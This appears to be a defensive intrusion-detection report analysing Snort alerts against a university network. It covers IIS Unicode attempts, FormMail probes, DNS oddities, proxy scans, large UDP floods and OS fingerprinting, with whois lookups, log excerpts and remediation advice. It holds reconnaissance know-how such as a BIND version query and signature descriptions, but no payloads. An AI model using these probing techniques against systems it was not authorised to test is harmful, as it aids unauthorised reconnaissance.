admin-c: HM127-AP
tech-c: HM127-AP
……
inetnum: 203.229.96.0 - 203.229.99.255
netname: SAMYANGDATA-KR
descr: Samyang Data System Co., Ltd
descr: 263 Yeonji-Dong Chongno-GU
descr: SEOUL
descr: 110-725
country: KR
admin-c: HS73-KR
tech-c: HS74-KR

12/27-02:07:37.493071 [**] CS WEBSERVER - external web traffic [**]
203.229.99.86:1341 -> MY.NET.100.165:80
12/27-02:07:37.884224 [**] WEB-MISC Attempt to execute cmd [**]
203.229.99.86:1341 -> MY.NET.100.165:80
12/27-02:07:38.304421 [**] CS WEBSERVER - external web traffic [**]
203.229.99.86:1356 -> MY.NET.100.165:80
12/27-02:07:41.818925 [**] spp_http_decode: IIS Unicode attack detected [**]
203.229.99.86:1433 -> MY.NET.100.165:80
12/27-02:07:41.818925 [**] spp_http_decode: IIS Unicode attack detected [**]
203.229.99.86:1433 -> MY.NET.100.165:80
……..
Attacks from Korea…
Another attempt for IIS Unicode attack and cmd attempt

[root@m160 Analysis]# whois 203.229.99.150@whois.apnic.net
[whois.apnic.net]

inetnum: 203.226.0.0 - 203.231.255.255
netname: KRNIC-KR
descr: KRNIC

descr: Korea Network Information Center
country: KR
admin-c: HM127-AP
tech-c: HM127-AP
person: Host Master
address: Korea Network Information Center
address: Narajongkeum B/D 14F, 1328-3, Seocho-dong, Seocho-ku, Seoul, 137-070, Republic of Korea
country: KR
phone: +82-2-2186-4500
fax-no: +82-2-2186-4496
e-mail: hostmaster@nic.or.kr
nic-hdl: HM127-AP
mnt-by: MNT-KRNIC-AP
changed: hostmaster@nic.or.kr 20010514
source: APNIC

inetnum: 203.229.96.0 - 203.229.99.255
netname: SAMYANGDATA-KR
descr: Samyang Data System Co., Ltd
descr: 263 Yeonji-Dong Chongno-GU
descr: SEOUL
descr: 110-725
country: KR
admin-c: HS73-KR
tech-c: HS74-KR

[root@m160 Analysis]# grep 203.229.99.150 Alldata.sorted
12/26-03:55:30.508160 [**] CS WEBSERVER - external web traffic [**]
203.229.99.150:2763 -> MY.NET.100.165:80
12/26-03:55:32.687912 [**] CS WEBSERVER - external web traffic [**]
203.229.99.150:2803 -> MY.NET.100.165:80
12/26-03:55:32.262952 [**] WEB-MISC Attempt to execute cmd [**]
203.229.99.150:2795 -> MY.NET.100.165:80
12/26-03:55:35.370496 [**] WEB-MISC Attempt to execute cmd [**]
12/26-03:55:37.573528 [**] spp_http_decode: IIS Unicode attack detected [**]
203.229.99.150:2860 -> MY.NET.100.165:80
12/26-03:55:39.863918 [**] spp_http_decode: IIS Unicode attack detected [**]
203.229.99.150:2876 -> MY.NET.100.165:80

IIS Unicode attack from AOL. It seems that its coming from AOL Mega Proxy.
38.208.188.205.in-addr.arpa name = cache-db02.proxy.aol.com.

[root@m160 Analysis]# grep 205.188.208.38 Alldata.sorted
12/24-22:43:49.357670 [**] CS WEBSERVER - external web traffic [**]
205.188.208.38:2416 -> MY.NET.100.165:80

12/27-22:31:23.749244 [**] CS WEBSERVER - external web traffic [**]
205.188.208.38:29491 -> MY.NET.100.165:80
12/27-22:31:23.764158 [**] WEB-CGI redirect access [**] 205.188.208.38:29491 ->
MY.NET.100.165:80
12/23-22:36:19.912283 [**] WEB-MISC prefix-get // [**] 205.188.208.38:2326 ->
MY.NET.253.114:80
12/27-22:31:23.764158 [**] spp_http_decode: IIS Unicode attack detected [**]
205.188.208.38:29491 -> MY.NET.100.165:80
12/27-22:31:23.764158 [**] spp_http_decode: IIS Unicode attack detected [**]
205.188.208.38:29491 -> MY.NET.100.165:80

Another Unicode from AOL
12.209.188.205.in-addr.arpa name = cache-dk08.proxy.aol.com.

[root@m160 Analysis]# grep 205.188.209.12 Alldata.sorted
12/27-12:34:04.769769 [**] CS WEBSERVER - external web traffic [**]
205.188.209.12:24135 -> MY.NET.100.165:80
12/27-16:23:17.126773 [**] WEB-CGI redirect access [**] 205.188.209.12:10159 ->
MY.NET.60.14:80
12/27-16:23:17.126773 [**] spp_http_decode: IIS Unicode attack detected [**]
205.188.209.12:10159 -> MY.NET.60.14:80
12/27-16:23:17.126773 [**] spp_http_decode: IIS Unicode attack detected [**]
205.188.209.12:10159 -> MY.NET.60.14:80

IP's (212.179.48.194, 212.179.79.2) are from Israel and are on the Watch List and have triggered various alerts. On more analysis, these IPs have triggered a bunch of "Watchlist 000220 IL-ISDNNET-990517" alerts targeted at the CS Webserver. Either they are doing a http file data transfer which is what it seems like in the logs (the same port number being used over approx 1 minute interval triggering a lot of alerts) More data is needed to get a better understanding.

12/26-11:18:19.938527 [**] Watchlist 000220 IL-ISDNNET-990517 [**]
212.179.48.194:11609 -> MY.NET.100.165:80
12/26-11:18:36.006843 [**] Watchlist 000220 IL-ISDNNET-990517 [**]
212.179.48.194:11609 -> MY.NET.100.165:80
12/26-12:49:57.799899 [**] CS WEBSERVER - external web traffic [**]
212.179.48.194:16366 -> MY.NET.100.165:80

12/27-04:45:27.376280 [**] Watchlist 000220 IL-ISDNNET-990517 [**]
212.179.79.2:32282 -> MY.NET.100.165:80
12/27-04:45:27.395401 [**] Watchlist 000220 IL-ISDNNET-990517 [**]
212.179.79.2:32282 -> MY.NET.100.165:80
12/27-04:45:27.991393 [**] Watchlist 000220 IL-ISDNNET-990517 [**]
212.179.79.2:32282 -> MY.NET.100.165:80

Script Aliasing allows attackers to read CGI programs available in NCSA and Apache Source: http://cve.mitre.org/cgi-bin/cvename.cgi?name=1999-0236. A snort signature looks for '///' in the uricontent of a HTTP ACK packet.

```
[root@m160 Analysis]# whois 203.135.30.226@whois.apnic.net
[whois.apnic.net]

inetnum:     203.135.30.0 - 203.135.30.255
netname:     PAKNET
descr:       Paknet Karachi Route Object
descr:       Originated by AS9557
country:     PK
admin-c:     MM132-AP
tech-c:      MM45-AP
mnt-by:      MAINT-PK-PTCL-PAKNET
changed:     sajid@paknet2.ptc.pk 20010326
source:      APNIC

[root@m160 Analysis]# grep 203.135.30.226 Alldata.sorted
12/23-13:26:27.601912  [**] WEB-CGI scriptalias access [**] 203.135.30.226:1120 ->
MY.NET.100.165:80
12/23-13:26:27.685665  [**] WEB-CGI scriptalias access [**] 203.135.30.226:1126 ->
MY.NET.100.165:80
12/23-13:26:27.718833  [**] WEB-CGI scriptalias access [**] 203.135.30.226:1127 ->
MY.NET.100.165:80
12/23-13:26:22.949348  [**] WEB-CGI scriptalias access [**] 203.135.30.226:64967 ->
MY.NET.100.165:80
12/23-13:16:50.754360 [**] CS WEBSERVER - external web traffic [**]
203.135.30.226:51665 ->    MY.NET.100.165:80
```

Formmail access, allows end users to anonymously send spam mail using the webserver hosting the cgi as a relay, more information can be found on http://cve.mitre.org/cgi-bin/cvename.cgi?name=1999-0172
http://online.securityfocus.com/bid/3955

```
[root@m160 Analysis]# whois 24.93.105.190@whois.arin.net
[whois.arin.net]
ServiceCo LLC - Road Runner (NET-ROAD-RUNNER-3-A)
   13241 Woodland Park Road
   Herndon, VA 20171
   US

   Netname: ROAD-RUNNER-3-A
   Netblock: 24.92.160.0 - 24.95.255.255
   Maintainer: SCRR
```

Coordinator:
ServiceCo LLC (ZS30-ARIN) abuse@rr.com
1-703-345-3416

Domain System inverse mapping provided by:

DNS1.RR.COM	24.30.200.3
DNS2.RR.COM	24.30.201.3
DNS3.RR.COM	24.30.199.7
DNS4.RR.COM	65.24.0.172

Record last updated on 30-Aug-2001.
Database last updated on 16-Feb-2002 19:55:51 EDT.

```
[root@m160 Analysis]# grep 24.93.105.190 Alldata.sorted
12/26-04:44:17.628744  [**] CS WEBSERVER - external web traffic [**]
24.93.105.190:4576 ->   MY.NET.100.165:80
12/27-20:01:34.884752  [**] CS WEBSERVER - external web traffic [**]
24.93.105.190:4833 ->   MY.NET.100.165:80
12/26-07:50:38.945899  [**] WEB-CGI formmail access [**] 24.93.105.190:4412 ->
MY.NET.100.165:80
12/27-20:01:34.899355  [**] WEB-CGI formmail access [**] 24.93.105.190:4833 ->
MY.NET.100.165:80
12/26-05:26:22.745684  [**] WEB-CGI formmail access [**] 24.93.105.190:4975 ->
MY.NET.100.165:80
```

Another Formmail access
80.82.49.63.in-addr.arpa name = pool-63.49.82.80.tmpa.grid.net.

```
[root@m160 Analysis]# grep 63.49.82.80 Alldata.sorted
12/25-06:58:52.652443  [**] CS WEBSERVER - external web traffic [**]
63.49.82.80:4869 ->   MY.NET.100.165:80
12/25-06:07:24.432375  [**] WEB-CGI formmail access [**] 63.49.82.80:2064 ->
MY.NET.100.165:80
```

Formmail access
234.130.150.172.in-addr.arpa name = AC9682EA.ipt.aol.com.

```
[root@m160 Analysis]#
[root@m160 Analysis]# grep 172.150.130.234  Alldata.sorted
12/24-18:47:46.125466  [**] CS WEBSERVER - external web traffic [**]
172.150.130.234:3652 ->   MY.NET.100.165:80
12/24-18:47:46.468922  [**] WEB-CGI formmail access [**] 172.150.130.234:3652 ->
MY.NET.100.165:80
```

Another Formmail

149.99.162.24.in-addr.arpa name = cs2416299-149.hot.rr.com.

[root@m160 Analysis]# grep 24.162.99.149 Alldata.sorted
12/26-16:15:23.653640 [**] CS WEBSERVER - external web traffic [**] 24.162.99.149:3001 -> MY.NET.100.165:80
12/26-16:15:23.730653 [**] WEB-CGI formmail access [**] 24.162.99.149:3001 -> MY.NET.100.165:80

Its implicit that the idea for this signature to be used was to track every session/packet that went to the CS Webserver. Although the reasons for the existence for this signature are not known, it seems probable that a bunch of attacks have been triggered off in the past setting up red flags which is why I've detailed out every possible exploit with the originating source for effective correlation purposes.
From some of the data in the scans.011226 file, it seems that one of the hosts was able to successfully negotiate ECN with the CS Webserver or maybe it just a stray packet from the host
Dec 26 11:25:08 65.129.21.101:18245 -> MY.NET.100.165:21536 UNKNOWN *2*A**** RESERVEDBITS
The reason this is interesting is most scanning tools set both reserved bits in the packet, and seeing the second reserved bit set in the ACK packet might indicate ECN was successfully negotiated and ECN messages are being negotiated further leading to believe that the CS Webserver could be a Linux system. (Lately Linux is one of the popular system shipping with ECN enabled by default).
Recommendations: Not much can be deduced without having prior information about the CS Web server. From the exploits, if it's running Windows IIS web server then immediate action needs to be taken to see what kind of patches have been installed on it. Its recommended to bring it upto speed with the latest patches from Microsoft (http://www.microsoft.com/security).

- MISC source port 53 to <1024:

Statistics:

MISC source port 53 to <1024	5133 sources	10 destinations
Alerts	22663	

Top Src Talkers:

Source	# Alerts (sig)	# Alerts (total)
165.111.2.56	408	408
207.203.212.3	356	356

195.130.224.18	315	315
194.90.1.5	152	152
202.54.1.30	145	145
193.162.240.6	127	127
12.17.126.41	126	126
130.114.200.5	126	126
195.198.200.4	119	119
152.11.200.90	116	116

All Destination Talkers:

Destinations	# Alerts (sig)	# Alerts (total)
MY.NET.1.3	9261	9270
MY.NET.1.5	6560	6563
MY.NET.1.4	5753	5754
MY.NET.1.2	658	659
MY.NET.137.7	301	5539
MY.NET.88.88	79	79
MY.NET.130.122	32	33
MY.NET.1.9	13	22
MY.NET.1.10	5	8
MY.NET.181.200	1	3

Background:
This signature gets triggered when tcp/udp traffic from an external source on port 53 is sent to an internal hosts on a privileged port i.e. <1024. DNS Zone transfers between hosts usually use 53/tcp as the destination port number whereas DNS requests can be 53/tcp or 53/udp. Pre Bind 8.1 all DNS requests/zone transfers use Src Port = 53 and Dst Port = 53. Bind 8.1 and later version changed all of that, and all requests originated from an unprivileged port > 1024. To keep it backwards compatible and inline with legacy firewall policies an optional statement query-source port X can be entered in the

named.conf file (for Bind) so all requests will have source port number 53. So traffic origination from source port 53 and destination port 53 is not considered completely anomalous or obsolete.

Log Information and Correlation:
As indicated above traffic origination from source port 53 and destined to port 53 is not truly anomalous in nature. So from the logs we need to determine what the valid DNS servers are in the University. Any DNS traffic going to systems that are not authorized to be running DNS services should be considered anomalous and require immediate investigation.
From the logs there are instances of alerts which indicate the destination port number to be 0. Port 0 is not a valid port number and is never used in any TCP-UDP/IP communication. Although invalid this type of traffic has been known to occur often on the net. There are various instances of this kind of traffic reported on Incidents.org and incidents.securityfocus.com mailing lists. Traffic of this kind could potentially be used for fingerprinting or could just be buggy traffic. See http://lcamtuf.coredump.cx/mobp/ Exhibit 8 and http://www.incidents.org/archives/intrusions/msg02879.html

Following are some of the snapshots from the logs show traffic and some hostname to ip or ip to arin resolution.

```
[root@m160 Analysis]# grep '256\.256\.1\.10:0' Alldata.sorted
12/27-16:26:06.006683  [**] MISC source port 53 to <1024 [**] 216.200.130.7:53 ->
MY.NET.1.10:0
12/27-16:26:07.046495  [**] MISC source port 53 to <1024 [**] 216.200.130.7:53 ->
MY.NET.1.10:0
[root@m160 Analysis]# grep '256\.256\.1\.9:0' Alldata.sorted
12/23-06:07:25.973391  [**] MISC source port 53 to <1024 [**] 65.214.36.7:53 ->
MY.NET.1.9:0
12/23-06:07:26.974623  [**] MISC source port 53 to <1024 [**] 65.214.36.7:53 ->
MY.NET.1.9:0

[root@m160 Analysis]# host 65.214.36.7
7.36.214.65.in-addr.arpa. domain name pointer b1bil.directhit.com.
[root@m160 Analysis]# host 216.200.130.7
Host 7.130.200.216.in-addr.arpa. not found: 3(NXDOMAIN)
[root@m160 Analysis]# whois 216.200.130.7@whois.arin.net
[whois.arin.net]
Abovenet Communications, Inc. (NETBLK-ABOVENET-5)
   50 W. San Fernando St., Suite 1010
   San Jose, CA 95113
   US

   Netname: ABOVENET-5
   Netblock: 216.200.0.0 - 216.200.255.255
   Maintainer: ABVE
```

Coordinator:
Metromedia Fiber Networks/AboveNet (NOC41-ORG-ARIN) noc@ABOVE.NET
408-367-6666
Fax- 408-367-6688

Domain System inverse mapping provided by:

NS.ABOVE.NET 207.126.96.162
NS3.ABOVE.NET 207.126.105.146

ADDRESSES WITHIN THIS BLOCK ARE NON-PORTABLE

Recommendation:
Immediate action needs to be taken against systems that are not supposed to be running DNS services. Bind a very common application used for DNS (bind: www.isc.org) has a lot of known vulnerabilities and root exploits. A quick use of dig on systems running DNS should be done to determine what version of bind if any they are running (dig @nameserver version.bind chaos txt). If it says something like VERSION.BIND. 0 CH TXT "BIND 8.2.2-P5" or lower, its recommended to take that system offline as its likely that the system is already compromised and could be used as a launching pad for attacks.
The DNS packets sent to Port 0 are probably reconnaissance packets or malformed packets. This activity needs to be re-observed and more data needs to be made available to decide on a course of action against systems send the rogue packets.

ICMP Echo Request BSDtype:

Statistics:

ICMP Echo Request BSDtype	25 sources	15 destinations
Alerts	13742	

Top 10 Sources	# Alerts (sig)
141.213.11.120	4149
128.223.4.21	3969
147.46.59.144	3722
MY.NET.60.39	1758
MY.NET.60.8	34
MY.NET.60.38	22

24.95.1.57	13
24.23.49.36	9
208.185.54.14	8
MY.NET.60.11	8

Top 10 Destinations	# Alerts (sig)
MY.NET.70.148	11853
24.180.204.24	1757
MY.NET.137.7	45
24.47.1.203	33
12.26.86.107	17
MY.NET.60.16	9
209.115.40.90	8
MY.NET.99.58	7
64.50.174.1	3

Background:
This signature is triggered when it sees ICMP packets from BSD machines. BSD systems put specific content in the ICMP payload, which is what triggers this signature. ICMP packets can be used to map the network and hosts and is primarily used for reconnaissance. If a pattern is observed from a specific source IP, it could indicate a possibility of future attacks.
http://project.honeynet.org/scans/scan17/som/som3/IDS152.pdf has more information on this signature.

Log Information and Correlation:
The top talkers in the list seem to be triggering off a lot of the alerts. A closer analysis reveals that the pings are specifically targeted at MY.NET.70.148. The Src IP's where majority of the Pings appear to be coming from belong to various Universities. 141.213.11.120 is a host that is involved in Internet Distance Mapping (http://idmaps.eecs.umich.edu)
and the second one seems to be an experimental webserver at the Oregon university (http:// ix.cs.uoregon.edu). The third host is from a Korean University, it seems to be likely this host is also participating in the research because it is also running occasional

traceroute to the targeted system but we need more data from owners of MY.NET.70.148 to ascertain that.
The other hosts seem to have triggered an insignificant amount of alerts to do any true reconnaissance.

How we determined that some of the top talkers were part of Internet Distance Maps project.

[nvakhari@ipgoonda ~]$ host 141.213.11.120
120.11.213.141.IN-ADDR.ARPA domain name pointer idmaps.eecs.umich.edu
[nvakhari@ipgoonda ~]$ host 128.223.4.21
21.4.223.128.IN-ADDR.ARPA domain name pointer ix.cs.uoregon.edu
[nvakhari@ipgoonda ~]$ host 147.46.59.144
Host not found.
[nvakhari@ipgoonda ~]$ whois 147.46.59.144@whois.arin.net
[whois.arin.net]
Seoul National University (NET-SNU)
  Computer Center
  56-1 Shinrim-Dong Kwanak-Gu
  Seoul 151-742
  KR
  Netname: NET-SNU
  Netblock: 147.46.0.0 - 147.46.255.255

Recommendation:
ICMP packets from the Korean University need to be looked at, there might be an outside and a very slim chance of a covert channel communication. It requires more questions to be asked to the owner of the box and a quick look at the packet dump.
If the machines are known to be participating in research, there is no point in monitoring BSD ping traffic between the hosts. It might be worthwhile to consider ignoring the traffic from the specific hosts by adding pass rules for the respective IP addresses. It might be best if that traffic is allowed to pass without triggering an alert to fine-tune the and reduce the total number of alerts

- ICMP Source Quench

Statistics

ICMP Source Quench	27 sources	94 destinations
Alerts	9411	

Top Talkers triggering this alert

Source	# Alerts (sig)	# Dsts (sig)

MY.NET.5.13	9320	90
62.180.14.9	14	1
216.183.132.5	11	1
202.97.137.21	10	1
64.45.130.3	9	1

Top Destination IP's receiving these packets

Destinations	# Alerts (sig)	# Alerts (total)
MY.NET.200.23	591	591
MY.NET.200.20	504	504
MY.NET.200.99	343	343
MY.NET.200.98	342	342
MY.NET.200.92	292	292
MY.NET.200.95	290	290
MY.NET.200.96	282	282
MY.NET.200.93	261	261
MY.NET.200.89	250	250

Background:
ICMP Source Quench messages are usually sent when a host or a gateway wants to send a message to the other end to slow down the rate at which data is being sent. The IETF has deprecated this RFC with the availability of the new one that uses ECN (Explicit Congestion Notification) in TCP for controlling the rate at which data is being sent. ICMP Source Quench Messages have ICMP type 4 and ICMP code 0

For more information on ICMP Source Quench please see
http://www.freesoft.org/CIE/RFC/896/index.htm
For more information on ECN (Explicit Congestion Notification) please see:
http://www.icir.org/floyd/ecn.html

Log Analysis:
Most of the Alerts seem to be triggered from MY.NET.5.13. Other alerts from this system indicate that this system could have active Web Services and has been actively

targeted for IIS/Windows based exploits leading to the possibility that the box could be compromised if it is a Windows Web Server.
Most of the ICMP traffic is being sent to MY.NET.200.x sourced from MY.NET.5.13 indicating that internal machines are overloading the box. It could be possible that the MY.NET.200.x network could be used as Ddos zombies or as a smurf amplifier and MY.NET.5.13 is the one being targeted which is why MY.NET.5.13 is responding back with all Source Quench messages. Another possibility is that MY.NET.5.13 is hosting an application used by the MY.NET.200.x network and the system is being overwhelmed indicating a problem with the system resources.

12/26-06:47:53.507149 [**] SCAN Proxy attempt [**] 65.165.14.43:3916 -> MY.NET.5.13:1080
12/27-13:15:23.073474 [**] WEB-MISC Attempt to execute cmd [**] 130.89.227.147:4388 -> MY.NET.5.13:80
12/27-13:15:23.647136 [**] WEB-MISC Attempt to execute cmd [**] 130.89.227.147:4417 -> MY.NET.5.13:80

Other IPs have triggered very few alerts to mean anything significant.

Recommendation: Transactions between the internal machines from MY.NET.200.x and MY.NET.5.13 need to be monitored for possible Ddos activity and possibly directed broadcast using MY.NET.5.13 as a spoofed IP to MY.NET.200.x
If this is a Windows Machine running IIS, ensure that it has been patched against the latest Unicode and Code Red exploits. If not its critical that this system be taken offline and be scanned for viruses and Web services compromise. The optimal thing to do would be to rebuild this system if it has already been compromised.

- MISC Large UDP Packet:

Statistics:

MISC Large UDP Packet	40 sources	7 destinations
Alerts	8528	

Top 10 Sources:

Source	# Alerts (sig)	# Dsts (sig)
61.150.5.19	4690	1
216.106.172.149	3402	1
209.249.123.125	217	1
203.74.13.162	157	1

66.190.93.40	13	1
80.234.4.239	8	1
24.36.220.222	5	1
4.61.154.153	3	1
24.70.132.55	2	1

Top Destinations:

Destinations	# Alerts (sig)	# Srcs (sig)
MY.NET.111.145	4690	1
MY.NET.153.210	3402	1
MY.NET.70.192	217	1
MY.NET.53.120	157	1
MY.NET.87.50	50	33

Background:
This signature gets triggered when a UDP packet of size > 4000 bytes is detected. Essentially we are looking at a lot of fragmented UDP packets, which historically have a tendency to be very malicious in nature.

Log Analysis and Correlation:
61.150.5.19 has triggered 4690 alerts in under 18 minutes and all packets are directed at host MY.NET.111.145. This could qualify for a DoS attack but the ports are not known to be used for any well-known application. From the logs it seems that, that victim has sent a few ICMP Fragment Reassembly Time Exceeded error messages indicating it is receiving the UDP packets and trying to reassemble them. This could also be a potential to exploit the IP stack on the victims system, if there are any known vulnerabilities in fragmentation, reassembly or handling of large UDP packets.

The next top talker is 216.106.172.149 that triggered 3518 alerts in 1 hour and 21 minutes. A significant number of the packets are destined to MY.NET.153.210:1434. 1434 is a registered port for MS-Sql server. Please see Slide 18 – 57 on the following PowerPoint presentation.
http://www.blackhat.com/presentations/win-usa-01/Andrews/CAndrews.ppt
From the logs it seems that the conversation is bi-directional due to the occurrence of
12/23-16:17:16.143330 [**] Incomplete Packet Fragments Discarded [**] 216.106.172.149:0 -> MY.NET.153.210:0
indicating that MY.NET.153.210 has also sent fragmented UDP packets outbound to 216.106.172.149 and one of fragments failed to make it to the other end which caused the above packet to be sent.
This packet was observed at 16:17:16 hours which exactly overlaps with the timeframe of when the large Large UDP packets are being sent from the attack host to the victim i.e. 12/23 16:00 – 12/23 17:21.
The IP 216.106.172.149 belongs to iBeam, which is a broadcasting company and its possible that a VoIP session is going on between the 2 hosts although iBeam has filed for Chapter 11 and its assets will be taken over by Williams Communication LLC another broadcasting/service provider. After some reconnaissance of the attacking host, it seems that 216.106.172.149:80 is a streaming server. In any event this exchange of packets needs to be investigated and we need more data to do any further analysis.

The rest of the other traffic seems to originate from games i.e 27005 from Half Life and some of the hosts like

Non-authoritative answer:
125.123.249.209.in-addr.arpa name = a209-249-123-125.deploy.akamaitechnologies.com.

are known to generate UDP traffic for web caching services and content services.

Recommendation:
The machine MY.NET.111.145 should be immediately quarantine and should be scanned for backdoors, Trojans.
There is also a need to investigate any known fragmentation, reassembly vulnerabilities, handling of large packets based on the Operating System on the victim host. If there are any such issues, then it will be imperative to patch this machine for those vulnerabilities.
The traffic seems to be very malicious in nature, an access list should be immediately enabled to keep out all traffic coming from the attacker system.
The ISPs of the attack host and of the victim should be immediately contacted for investigation and attempt should be made to trace back the attackers IP in the likely event that it could be spoofed. This traffic might be an attempt to create a lot of noise in the network and on the IDS while an exploit is being conducted or an IDS evasion mechanism is being employed. Another possibility is that traffic is part of some game being played between the two hosts but the ports being used do not seem to register for any well known games.

The source IP appears to belong to an Internet Service Provider in China.

```
 [root@m160 Analysis]# whois 61.150.5.19@whois.apnic.net
[whois.apnic.net]
inetnum:     61.150.0.0 - 61.150.31.255
netname:     SNXIAN
descr:       xi'an data branch,XIAN CITY SHAANXI PROVINCE
country:     CN
admin-c:     WWN1-AP
tech-c:      WWN1-AP
mnt-by:      MAINT-CHINANET-SHAANXI
mnt-lower:   MAINT-CN-SNXIAN
changed:     ipadm@public.xa.sn.cn 20010309
source:      APNIC

person:      WANG WEI NA
address:     Xi Xin street 90# XIAN
country:     CN
phone:       +8629-724-1554
fax-no:      +8629-324-4305
e-mail:      xaipadm@public.xa.sn.cn
nic-hdl:     WWN1-AP
mnt-by:      MAINT-CN-SNXIAN
changed:     wwn@public.xa.sn.cn 20001127
source:      APNIC
```

Traffic from 216.106.172.149 could possibly be some VoIP traffic or could be hostile in nature. This needs more data for analysis and no conclusion can be drawn before then. UDP packets from Akamai have been discussed before in various discussion groups like Nanog and Sans as being legit traffic from possibly ICP or HTCP used extensively for Caching and Content hosting services.

- SCAN Proxy attempt:

Statistics:

SCAN Proxy attempt	74 sources	4681 destinations
Alerts	5669	

Top Talkers:

Source	# Alerts (sig)	# Alerts (total)
65.165.14.43	4665	4668

24.182.147.53	175	175
24.6.129.165	120	120
202.102.91.89	89	89
65.58.39.123	84	84
24.3.31.104	63	63
61.155.250.75	46	46
61.155.250.65	36	36
61.155.250.136	35	35
24.249.225.216	33	33

Top Destinations:

Destinations	# Alerts (sig)	# Alerts (total)
MY.NET.253.105	844	954
MY.NET.20.10	30	32
MY.NET.70.148	9	12523
MY.NET.60.39	8	32
MY.NET.179.36	6	7

Background:
This alert gets triggered when someone makes an attempt to establish a TCP connection on ports 1080, 8080. More specifically when a packet with SYN bit set is destined to ports 1080 or 8080. Wingate is a very popular application that listens on this port. Wingate is an application proxy but it had various holes in the system that allowed malicious users read access to the entire hard drive on the host system. Due to its weak nature of authentication and authorization, it used to be fairly easy to use a Wingate proxy server as a launching pad for various exploits to other vulnerable systems on the net while maintaining complete anonymity and virtually no trace back mechanism. Following is some more information regarding Wingate exploits.

http://www.insecure.org/sploits/wingate21.logproblem.html
http://www.securiteam.com/exploits/2DUQ6QAQNA.html

Log Analysis and Correlation:

65.165.14.43 has triggered 4665 alerts in about 19 minutes. From the logs it seems that the host tried to scan the entire network range for port 1080. This same host has also triggered of various portscan alerts during his scan. This IP also has a faux reverse lookup and points to a non existent domain.

```
43.14.165.65.in-addr.arpa       name = sonoranfs.sonoranmed.com.

[root@m160 /root]# whois sonoranmed.com
[whois.crsnic.net]

Whois Server Version 1.3

Domain names in the .com, .net, and .org domains can now be registered
with many different competing registrars. Go to http://www.internic.net
for detailed information.

No match for "SONORANMED.COM".

>>> Last update of whois database: Sun, 10 Feb 2002 17:07:50 EST <<<

The Registry database contains ONLY .COM, .NET, .ORG, .EDU domains and
Registrars.
```

Currently this IP belongs to Systems Solutions INC, an Internet Service Provider. This scan is definitely a reconnaissance scan, and there was no regard for the amount of noise the scan made indicating that this system is probably compromised or we are dealing with a script kiddy with limited experience. The false DNS entry could further indicate a possibility of a DNS compromise on the attacking system side. A quick lookup on 65.165.14.1 tells us that the name of the company is Apexmedia.com who seems to be buying bandwidth from Systems Solutions Inc.
A search of this IP address from the internet indicates that its listed as a code red offender at this website (http://www.walkah.net/files/code-red-offenders.txt). A search for the hostname on Google lists it on a couple of sites with high usage of its Squid Proxy Server. (http://google.com/search?q=cache:IHe1TrliR-QC:team-tudelft.balpol.tudelft.nl/logs.php+sonoranfs+sonoranmed&hl=en)

```
[root@m160 /root]# whois 65.165.14.43@whois.arin.net
[whois.arin.net]
Sprint (NETBLK-SPRINTLINK-2-BLKS) SPRINTLINK-2-BLKS65.160.0.0 -
65.174.255.255
SYSTEMS SOLUTIONS INC (NETBLK-FON-110133555275610) FON-
110133555275610
                                        65.165.12.0 - 65.165.15.255
 [root@m160 /root]# whois FON-110133555275610@whois.arin.net
[whois.arin.net]
```

SYSTEMS SOLUTIONS INC (NETBLK-FON-110133555275610)
2108 E THOMAS RD
PHOENIX, AZ 85016
US

From the logs MY.NET.253.105 appears to be an active Proxy/Web and FTP server. Traditionally 8080 is usually considered to be a proxy port but it has also been known to be used for web services. Various different users from various different ISP's appear to be using its proxy/web services. E.g.:

- 205.116.157.141.in-addr.arpa name = pool-141-157-116-205.balt.east.verizon.net
- 238.96.249.216.in-addr.arpa name = hsa238.pool027.at101.earthlink.net.
- 6.27.214.24.in-addr.arpa name = user-24-214-27-6.knology.net.
- 103.121.232.193.in-addr.arpa name = qopt.phys.msu.su.

This host system also seems to be permitting anonymous FTP logins.

MY.NET.20.10 also appears to be passively probed and used on various different Proxy/Web ports. (1080, 3218 and 8080). All of the attempts appear to have come from a Russian Service Provider Sovam.com (This site redirects to Goldentelecom.ru). A reverse on some of the IP's indicates that a dialup connection was used.

88.235.46.212.in-addr.arpa name = ts23-2-a88.dial.sovam.com.
134.234.46.212.in-addr.arpa name = ts23-1-a134.dial.sovam.com.
88.235.46.212.in-addr.arpa name = ts23-2-a88.dial.sovam.com.

Also note Scott Shinberg's Practical who has noted similar activity for Wingate 1080 attempt. http://www.giac.org/practical/Scott_Shinberg_GCIA.doc

Recommendation:
First thing to do would be to notify the administrator of the attacking host (65.165.14.43) about the scan incident. Its imperative that the University conduct its own scan for any Wingate Proxy or any other application proxy on that port and either shutdown the services if not required or enable stronger authentication schemes for usage of the proxy. A signature that looks for established TCP traffic on the Proxy port will also assist in evaluating how and whether the proxy is being used. We have collected enough data to determine that the host 65.165.14.43 is compromised and its reasonable to put him on a deny list on the ACL of the core routers.

First we need to understand whether MY.NET.253.105:8080 is being used as a proxy or a web service. The easiest thing to do would be to point a browser towards that system on port 8080 and then attempt to use that system as a proxy. If it is a proxy then the person/administrator responsible for the host MY.NET.253.105 needs to be contacted and counter measures need to be taken. The Proxy services need to be disabled right away or a strong authentication and authorization mechanism needs to be introduced. The need for an anonymous FTP server also needs to be evaluated as it might have been accidentally turned on.

MY.NET.20.10 needs to be probed for whether its running any Proxy services on any of the ports. If it is then preventive action needs to be taken.

- Queso fingerprint:

Statistics:

Queso fingerprint	43 sources	29 destinations
Alerts	5146	

Top Sources:

Source	# Alerts (sig)	# Alerts (total)
206.65.191.129	4895	4908
199.183.24.194	84	149
24.219.121.208	37	37
65.105.159.22	28	28
204.228.228.145	21	21
141.157.92.22	8	8
202.168.254.178	7	7
217.226.42.119	7	7
206.103.97.87	6	6

Top Destinations:

Destinations	# Alerts (sig)	# Alerts (total)
MY.NET.98.177	4510	4608
MY.NET.98.187	385	504
MY.NET.253.43	84	106
MY.NET.6.40	30	37
MY.NET.6.7	29	294

MY.NET.100.165	17	27052
MY.NET.253.41	11	49
MY.NET.253.24	11	34
MY.NET.1.6	8	10

Background:
This signature is triggered when the Syn, Reserved bits 8 (ECN-CWR) and 9 (ECN-echo) are set in the packet. TCP scanning tools such as queso, hping2 and nmap used these while scanning hosts. It was helpful in detecting an OS on the host system. Currently Reserved bit 8, 9 are being used by ECN (Explicit Congestion Notification). ECN is a congestion avoidance mechanism, which incorporates marking a packet in transit when congestion is seen to slow down the rate at which the end system communicate. For more information on ECN

http://www.ietf.org/rfc/rfc2481.txt?number=2481
http://www.ietf.org/rfc/rfc2884.txt?number=2884

